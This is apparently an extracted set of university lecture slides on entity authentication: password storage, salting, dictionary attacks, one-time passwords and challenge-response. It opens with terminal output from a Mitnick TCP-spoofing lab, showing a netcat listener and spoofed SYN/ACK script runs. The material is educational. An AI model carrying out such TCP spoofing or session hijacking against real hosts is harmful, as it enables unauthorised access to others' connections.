
```
root@e555d1363147:/# nc -lrv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 65000
Hello (^_^)(^_^)
root@e555d1363147:/# 
```

```
seed@VM:~/.../mitnick$ sudo ./spoof_syn.py
Sending SYN...
.
Sent 1 packets.
seed@VM:~/.../mitnick$ 
```

```
seed@VM:~/.../mitnick$ sudo ./spoof_ack_plus_data.py
65000-->9090 Spoofing ACK + Data
65000-->9090 Resetting connection
```

COUNTERMEASURES

Randomization



Cyber Security

Entity Authentication

Ashutosh Bhatia

BITS Pilani

ashutosh.bhatia@pilani.bits-pilani.ac.in

Entity Authentication

- A **technique** designed to let one party prove the identity of another party.
- An entity can be a **person**, a **process**, a **client**, or a **server**.
- The entity whose identity needs to be proved is called the **claimant**.
- The party that tries to prove the identity of the claimant is called the **verifier**.

Message Vs Entity Authentication

- Two differences
 - 1. Message authentication might not happen in **real time**; entity authentication does.
 - 2. Message authentication simply authenticates **one message**; the process needs to be repeated for each new message. Entity authentication authenticates the claimant for the **entire duration of a session**.

Verification Categories

- Something known
- Something possessed
- Something inherent


PASSWORDS

- The simplest and oldest method of entity authentication is the password-based authentication, where the password is something that the **claimant** knows.
- Types
 - 1. Fixed Passwords
 - 2. One-Time Password

Fixed Password : Approach 1

User Id and Password File

P_A : Alice's stored password
Pass: Password sent by claimant




Fixed Password : Approach 2

Hashing the password

P_A : Alice's stored password

Pass: Password sent by claimant



- **Dictionary Attack:** An attacker in hold of the password file can the password of an arbitrary User ID
- The attack can be performed offline on attackers private computer


Fixed Password : Approach 3

P_A : Alice's password

S_A : Alice's salt

Pass: Password sent by claimant

Salting the Password



- **Salting makes dictionary attack difficult as the search space for the attacker becomes larger.**
- UNIX or Linux system uses a variation of this method
- Paradoxically, a better hashing algorithm for passwords is one that is slower, or computationally more expensive.

Fixed Password : Approach 4

Known + Possessed

In this approach, two identification techniques are combined. A good example of this type of authentication is the use of an ATM card with a PIN (personal identification number).

One-Time Password

First Approach

In the first approach, the user and the system agree upon a list of passwords.


Second Approach

In the second approach, the user and the system agree to sequentially update the password.

Third Approach

In the third approach, the user and the system create a sequentially updated password using a hash function.

Lamport one-time password




Verification Categories

- Something known
- Something possessed
- Something inherent


CHALLENGE-RESPONSE

- In password based authentication, the claimant proves her identity by demonstrating that she knows a secret, the **password**. In challenge-response authentication, the claimant proves that she knows a secret **without sending it**.
- Four Methods
 1. Using a Symmetric-Key Cipher
 2. Using Keyed-Hash Functions
 3. Using an Asymmetric-Key Cipher
 4. Using Digital Signature


Using a Symmetric-Key Cipher



